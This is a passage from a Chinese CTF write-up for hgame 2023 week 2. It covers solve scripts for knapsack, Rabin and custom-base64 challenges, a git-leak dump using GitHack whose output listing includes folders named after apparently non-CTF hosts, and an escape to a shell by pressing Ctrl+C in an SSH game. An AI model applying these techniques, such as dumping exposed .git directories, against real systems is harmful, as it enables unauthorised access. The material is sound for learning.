M_last_col = Matrix(ZZ, len(last_col), 1, last_col)

M = M.stack(M_last_row)
M = M.augment(M_last_col)
#print(M)
X = M.BKZ()

sol = []
for i in range(n + 1):
    testrow = X.row(i).list()[:-1]
    if set(testrow).issubset([-1, 1]):
        for v in testrow:
            if v == 1:
                sol.append(0)
```

```
            elif v == -1:
                sol.append(1)
        break

s = sol
print(s)
```



```
└──╼ $sage beibao.sage
93602062133487361151420753057739397161734651609786598765462162
198
[1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1,
 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1,
 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1,
 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1]
[1, 1, 0, 0, 0, 1, 0, 1, 1, 1, 0, 1, 0, 0, 0, 0, 1, 0, 0, 1, 1, 1, 0, 1, 1, 1, 0, 0, 1, 1, 0, 1, 0, 1, 1, 1, 1, 1, 0, 0, 1, 1, 0, 1, 0, 0, 0, 1, 1, 0, 1, 1, 1, 0, 0, 1,
 0, 1, 1, 1, 1, 1, 0, 0, 1, 1, 0, 0, 1, 1, 0, 1, 1, 0, 0, 0, 0, 1, 0, 1, 1, 1, 0, 0, 1, 1, 0, 1, 1, 1, 1, 0, 0, 1, 0, 1, 0, 1, 1, 1, 1, 1, 0, 1, 1, 0, 0, 0, 1, 0, 0, 1,
 1, 0, 0, 0, 0, 1, 0, 0, 1, 1, 1, 0, 0, 1, 0, 1, 0, 1, 1, 1, 1, 1, 0, 1, 1, 0, 1, 0, 0, 1, 0, 1, 1, 1, 0, 0, 1, 1, 0, 1, 1, 0, 1, 1, 1, 0, 0, 0, 1, 1, 0, 1, 1, 1, 0, 1,
 0, 1, 1, 1, 1, 1, 0, 1, 1, 0, 1, 0, 0, 1, 0, 1, 1, 1, 0, 1, 0, 0, 0, 0, 1, 1, 1, 1, 1, 1]
18ba13b9af9a372f99b0b9bcafb1309cafb4b9b71bafb4ba1
```

$x_i, i \in (1, l)$ 的值可求出，下面尝试恢复明文，第一位可能为 0，或 1 尝试即可

Exp：

```
lst = [0, 1, 1, 0, 0, 0, 1, 0, 1, 1, 1, 0, 1, 0, 0, 0, 0, 1, 0,
0, 1, 1, 1, 0, 1, 1, 1, 0, 0, 1, 1, 0, 1, 0, 1, 1, 1, 1, 1, 0, 0,
1, 1, 0, 1, 0, 0, 0, 1, 1, 0, 1, 1, 1, 0, 0, 1, 0, 1, 1, 1, 1, 1,
0, 0, 1, 1, 0, 0, 1, 1, 0, 1, 1, 0, 0, 0, 0, 1, 0, 1, 1, 1, 0, 0,
1, 1, 0, 1, 1, 1, 1, 0, 0, 1, 0, 1, 0, 1, 1, 1, 1, 1, 0, 1, 1, 0,
0, 0, 1, 0, 0, 1, 1, 0, 0, 0, 0, 1, 0, 0, 1, 1, 1, 0, 0, 1, 0, 1,
0, 1, 1, 1, 1, 1, 0, 1, 1, 0, 1, 0, 0, 1, 0, 1, 1, 1, 0, 0, 1, 1,
0, 1, 1, 0, 1, 1, 1, 0, 0, 0, 1, 1, 0, 1, 1, 1, 0, 1, 0, 1, 1, 1,
1, 1, 0, 1, 1, 0, 1, 0, 0, 1, 0, 1, 1, 1, 0, 1, 0, 0, 0, 0, 1, 1,
1, 1, 1, 1]
M = ''.join(str(j) for j in lst)
print M
print int(M, 2)
print long_to_bytes((int(M, 2)))
lst = [1, 1, 1, 0, 0, 0, 1, 0, 1, 1, 1, 0, 1, 0, 0, 0, 0, 1, 0,
0, 1, 1, 1, 0, 1, 1, 1, 0, 0, 1, 1, 0, 1, 0, 1, 1, 1, 1, 1, 0, 0,
1, 1, 0, 1, 0, 0, 0, 1, 1, 0, 1, 1, 1, 0, 0, 1, 0, 1, 1, 1, 1, 1,
0, 0, 1, 1, 0, 0, 1, 1, 0, 1, 1, 0, 0, 0, 0, 1, 0, 1, 1, 1, 0, 0,
1, 1, 0, 1, 1, 1, 1, 0, 0, 1, 0, 1, 0, 1, 1, 1, 1, 1, 0, 1, 1, 0,
0, 0, 1, 0, 0, 1, 1, 0, 0, 0, 0, 1, 0, 0, 1, 1, 1, 0, 0, 1, 0, 1,
0, 1, 1, 1, 1, 1, 0, 1, 1, 0, 1, 0, 0, 1, 0, 1, 1, 1, 0, 0, 1, 1,
0, 1, 1, 0, 1, 1, 1, 0, 0, 0, 1, 1, 0, 1, 1, 1, 0, 1, 0, 1, 1, 1,
1, 1, 0, 1, 1, 0, 1, 0, 0, 1, 0, 1, 1, 1, 0, 1, 0, 0, 0, 0, 1, 1,
1, 1, 1, 1]
M = ''.join(str(j) for j in lst)
print M
print int(M, 2)
print long_to_bytes((int(M, 2)))
```

```
01100010111010000100111011100110101111100110100011011100101111100110011011000010111001101111001010111110110001001100001001110
310426075381425495216582488381732379757682003677291488048191
1t's_4n_3asy_ba9_isn7_it?
11100010111010000100111011100110101111100110100011011100101111100110011011000010111001101111001010111110110001001100001001110
712160586446173064102073011467023030388232752122989696873535
qt's_4n_3asy_ba9_isn7_it?
```

flag: hgame{1t's_4n_3asy_ba9_isn7_it?}

RE: (hgame2023-week2) before_main

逆向的 ida 源码：

```
__int64 __fastcall main(int a1, char **a2, char **a3)
{
  char *s2; // [rsp+8h] [rbp-78h]
  char s1[48]; // [rsp+10h] [rbp-70h] BYREF
  char v6[56]; // [rsp+40h] [rbp-40h] BYREF
  unsigned __int64 v7; // [rsp+78h] [rbp-8h]

  v7 = __readfsqword(0x28u);
  printf("input your flag:");
  __isoc99_scanf("%s", v6);
  s2 = (char *)sub_12EB(v6);
  strcpy(s1, "AMHo7dLxUEabf6Z3PdWr6cOy75i4fdfeUzL17kaV7rG=");
  if ( !strcmp(s1, s2) )
    puts("congratulations!");
  else
    puts("sorry!");
  return 0LL;
}
```

sub_12EB 很明显是一个 base64 加密算法

```
.data:0000000000004007                 db    0
.data:0000000000004008 ; void *off_4008
.data:0000000000004008 off_4008        dq offset off_4008      ; DATA XREF: sub_11E0+1B↑r
.data:0000000000004008                                         ; .data:off_4008↓o
.data:0000000000004010                 align 20h
.data:0000000000004020 qword_4020      dq 'meOsWxC0'           ; DATA XREF: sub_1228+45↑w
.data:0000000000004020                                         ; sub_12EB+FA↑o ...
.data:0000000000004028 qword_4028      dq '2kdz4qJv'           ; DATA XREF: sub_1228+4C↑w
.data:0000000000004030 qword_4030      dq '9jrAlQ6V'           ; DATA XREF: sub_1228+67↑w
.data:0000000000004038 qword_4038      dq 'fN1tbHnw'           ; DATA XREF: sub_1228+6E↑w
.data:0000000000004040 qword_4040      dq 'yhD3+/XE'           ; DATA XREF: sub_1228+89↑w
.data:0000000000004048 qword_4048      dq 'p8YLRBoP'           ; DATA XREF: sub_1228+90↑w
.data:0000000000004050 qword_4050      dq 'uaZicF5K'           ; DATA XREF: sub_1228+AB↑w
.data:0000000000004058 qword_4058      dq 'GSTgIMU7'           ; DATA XREF: sub_1228+B2↑w
.data:0000000000004060 byte_4060       db 0                    ; DATA XREF: sub_1228+B9↑w
.data:0000000000004060 _data           ends
.data:0000000000004060
.bss:0000000000004061 ; ===========================================================================
```

根据函数跟踪到码表的位置，其中有个 sub_1228 函数，是先于 main 执行的函数

```
__int64 sub_1228()
{
  __int64 result; // rax

  result = ptrace(PTRACE_TRACEME, 0LL, 0LL, 0LL);
  if ( result != -1 )
  {
    strcpy((char *)&qword_4020, "qaCpwYM2tO/RP0XeSZv8kLd6nfA7UHJ1No4gF5zr3VsBQbl9juhEGymc+WTxIiDK");
    return 0x636D79474568756ALL;
  }
  return result;
}
```

Base64 码表：
qaCpwYM2tO/RP0XeSZv8kLd6nfA7UHJ1No4gF5zr3VsBQbl9juhEGymc+WTxIiDK

exp：

```
import base64

str1 = "AMHo7dLxUEabf6Z3PdWr6cOy75i4fdfeUzL17kaV7rG="

string1 = "qaCpwYM2tO/RP0XeSZv8kLd6nfA7UHJ1No4gF5zr3VsBQbl9juhEGymc+WTxIiDK"
string2 = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/"

print (base64.b64decode(str1.translate(str.maketrans(string1,string2))))
```

flag: hgame{s0meth1ng_run_befOre_m@in}

Crypto: (hgame2023-week2) rabin

Code:

```
from Crypto.Util.number import *

def gen_key(kbits):
    while True:
        p = getPrime(kbits)
        q = getPrime(kbits)
        if p % 4 == 3 and q % 4== 3:
            break
    return p, q

p ,q = gen_key(256)
flag =   open("flag", 'rb').read()
pt = bytes_to_long(flag)
c = pow(pt, 2, p*q)

print(f"p={p}\nq={q}")
print(f"c={hex(c)[2:]}")

"""
p=65428327184555679690730137432886407240184329534772421373193521144693375074983
q=98570810268705084987524975482323456006480531917292601799256241458681800554123
```

c=4e072f435cbffbd3520a283b3944ac988b98fb19e723d1bd02ad7e58d9f01b26d622ed
ea5ee538b2f603d5bf785b0427de27ad5c76c656dbd9435d3a4a7cf556
"""

典型的 rabin，直接上脚本即可

Exp：

```
import gmpy2
c =
0x4e072f435cbffbd3520a283b3944ac988b98fb19e723d1bd02ad7e58d9f0
1b26d622edea5ee538b2f603d5bf785b0427de27ad5c76c656dbd9435d3a4a
7cf556

p =
654283271845556796907301374328864072401843295347724213731935 21
144693375074983
q =
985708102687050849875249754823234560064805319172926017992562 41
458681800554123

n = p * q

r = pow(c,(p+1)/4,p)
s = pow(c,(q+1)/4,q)

pni = int(gmpy2.invert(p,q))
qni = int(gmpy2.invert(q,p))
a=(s*p*pni+r*q*qni)%n
a1=n-a
b=(s*p*pni-r*q*qni)%n
b1=n-b
print (['0',''][len(hex(a))%2]+hex(a)[2:-1]).decode("hex")
print (['0',''][len(hex(a))%2]+hex(a1)[2:-1]).decode("hex")
print (['0',''][len(hex(a))%2]+hex(b)[2:-1]).decode("hex")
print (['0',''][len(hex(a))%2]+hex(b1)[2:-1]).decode("hex")
```

---

flag: hgame{That'5_s0_3asy_to_s@lve_r@bin}

WEB: (hgame2023-week2) git-leak

Git 泄露，直接尝试过 git-extract，dvcs-ripper，最后还是 githack 直接出了结果

```
wenhuizone@wenhuizone-PC:~/Desktop$ cd GitHack/
wenhuizone@wenhuizone-PC:~/Desktop/GitHack$ ls
172.1.68.1                                   a356f176-8909-4739-bad2-ce547589d93f.node4.buuoj.cn  lib                    week-2.hgame.lwsec.cn_30506
5a589190-7e5a-43fe-a611-85be5f4b7965.node3.buuoj.cn  bamboofox.cs.nctu.edu.tw_13303              ql.jiangsugqt.org      www.wiotexpo.cn
5a86dfea-ae40-406c-bd40-1ba9562f629e.node4.buuoj.cn  GitHack.py                                   ql.jiangsugqt.org.zip
5feafa59-174f-47f5-af46-9d65c77252a1.node3.buuoj.cn  index                                        README.md
wenhuizone@wenhuizone-PC:~/Desktop/GitHack$ cd week-2.hgame.lwsec.cn_30506/
wenhuizone@wenhuizone-PC:~/Desktop/GitHack/week-2.hgame.lwsec.cn_30506$ ls
Th1s_1s-flag
wenhuizone@wenhuizone-PC:~/Desktop/GitHack/week-2.hgame.lwsec.cn_30506$ cat Th1s_1s-flag
hgame{Don't^put*Git-in_web_directory}
```

Flag：hgame{Don't^put*Git-in_web_directory}

Misc: (hgame2023-week2) signin-promax

密文信息：

Part1, is seems like baseXX: QVI5Y3BNQjE1ektibnU3SnN6M0tGaQ==

Part2, a hash function with 128bit digest size and 512bit block size: c629d83ff9804fb62202e90b0945a323

Part3, a hash function with 160bit digest size and 512bit block size: 99f3b3ada2b4675c518ff23cbd9539da05e2f1f8

Part4, the next generation hash function of part3 with 256bit block size and 64 rounds: 1838f8d5b547c012404e53a9d8c76c56399507a2b017058ec7f27428fda5e7db

Ufwy5 nx 0gh0jf61i21h, stb uzy fqq ymj ufwyx ytljymjw, its'y ktwljy ymj ktwrfy.


Part1：base64->base58->base32 f51d3a18

Part2：md5 f91c

Part3：sha1 4952

Part4：sha256 a3ed

Part5：Caesar 0bc0ea61d21c



```
Whya5 pz 0ij0lh61k21j, uvd wba hss aol whyaz avnlaoly, kvu'a mvynla aol mvytha.
Xizb5 qa 0jk0mi61l21k, vwe xcb itt bpm xizba bwombpmz, lwv'b nwzomb bpm nwzuib.
Yjac5 rb 0kl0nj61m21l, wxf ydc juu cqn yjacb cxpncqna, mxw'c oxapnc cqn oxavjc.
Zkbd5 sc 0lm0ok61n21m, xyg zed kvv dro zkbdc dyqodrob, nyx'd pybqod dro pybwkd.
Alce5 td 0mn0pl61o21n, yzh afe lww esp alced ezrpespc, ozy'e qzcrpe esp qzcxle.
Bmdf5 ue 0no0qm61p21o, zai bgf mxx ftq bmdfe fasqftqd, paz'f radsqf ftq radymf.
Cneg5 vf 0op0rn61q21p, abj chg nyy gur cnegf gbtrgure, qba'g sbetrg gur sbezng.
Dofh5 wg 0pq0so61r21q, bck dih ozz hvs dofhg hcushvsf, rcb'h tcfush hvs tcfaoh.
Epgi5 xh 0qr0tp61s21r, cdl eji paa iwt epgih idvtiwtg, sdc'i udgvti iwt udgbpi.
Fqhj5 yi 0rs0uq61t21s, dem fkj qbb jxu fqhji jewujxuh, ted'j vehwuj jxu vehcqj.
Grik5 zj 0st0vr61u21t, efn glk rcc kyv grikj kfxvkyvi, ufe'k wfixvk kyv wfidrk.
Hsjl5 ak 0tu0ws61v21u, fgo hml sdd lzw hsjlk lgywlzwj, vgf'l xgjywl lzw xgjesl.
Itkm5 bl 0uv0xt61w21v, ghp inm tee max itkml mhzxmaxk, whg'm yhkzxm max yhkftm.
Juln5 cm 0vw0yu61x21w, hiq jon uff nby julnm niaynbyl, xih'n zilayn nby zilgun.
Kvmo5 dn 0wx0zv61y21x, ijr kpo vgg ocz kvmon ojbzoczm, yji'o ajmbzo ocz ajmhvo.
Lwnp5 eo 0xy0aw61z21y, jks lqp whh pda lwnpo pkcapdan, zkj'p bkncap pda bkniwp.
Mxoq5 fp 0yz0bx61a21z, klt mrq xii qeb mxoqp qldbqebo, alk'q clodbq qeb clojxq.
Nypr5 gq 0za0cy61b21a, lmu nsr yjj rfc nyprq rmecrfcp, bml'r dmpecr rfc dmpkyr.
Ozqs5 hr 0ab0dz61c21b, mnv ots zkk sgd ozqsr snfdsgdq, cnm's enqfds sgd enqlzs.
Part5 is 0bc0ea61d21c, now put all the parts together, don't forget the format.
Qbsu5 jt 0cd0fb61e21d, opx qvu bmm uif qbsut uphfuifs, epo'u gpshfu uif gpsnbu.
Rctv5 ku 0de0gc61f21e, pqy rwv cnn vjg rctvu vqigvjgt, fqp'v hqtigv vjg hqtocv.
Sduw5 lv 0ef0hd61g21f, qrz sxw doo wkh sduwv wrjhwkhu, grq'w irujhw wkh irupdw.
Tevx5 mw 0fg0ie61h21g, rsa tyx epp xli tevxw xskixliv, hsr'x jsvkix xli jsvqex.
Ufwy5 nx 0gh0jf61i21h, stb uzy fqq ymj ufwyx ytljymjw, its'y ktwljy ymj ktwrfy.
```

比较坑的是，需要通过-来连接，一开始试了好久

Flag： hgame{f51d3a18-f91c-4952-a3ed-0bc0ea61d21c}

Misc: (hgame2023-week2) Tetris Master

应该是非预期解法，

```
E:\sec
λ ssh ctf@week-2.hgame.lwsec.cn -p30767
The authenticity of host '[week-2.hgame.lwsec.cn]:30767 ([101.37.12.59]:3076
an't be established.
ECDSA key fingerprint is SHA256:9Oo5Bdw/V094rygnMaP88bZBOzhuB8aMpWme0tSCBpM.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[week-2.hgame.lwsec.cn]:30767,[101.37.12.59]:307
ECDSA) to the list of known hosts.
ctf@week-2.hgame.lwsec.cn's password:
Welcome to Ubuntu 20.04.5 LTS (GNU/Linux 5.15.0-53-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
```

进入后，直接 ctrl+c，退出当前程序，即可进入 shell 环境

```
 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Are you tetris master?[y/n]
^Cctf@gamebox-4886-96-eabbc9015c2aea34:~$
```

```
Are you tetris master?[y/n]
^Cctf@gamebox-4886-96-eabbc9015c2aea34:~$ ls
flag  vuln
ctf@gamebox-4886-96-eabbc9015c2aea34:~$ cat flag
hgame{Bash_Game^Also*Can#Rce}
ctf@gamebox-4886-96-eabbc9015c2aea34:~$
```

Flag：hgame{Bash_Game^Also*Can#Rce}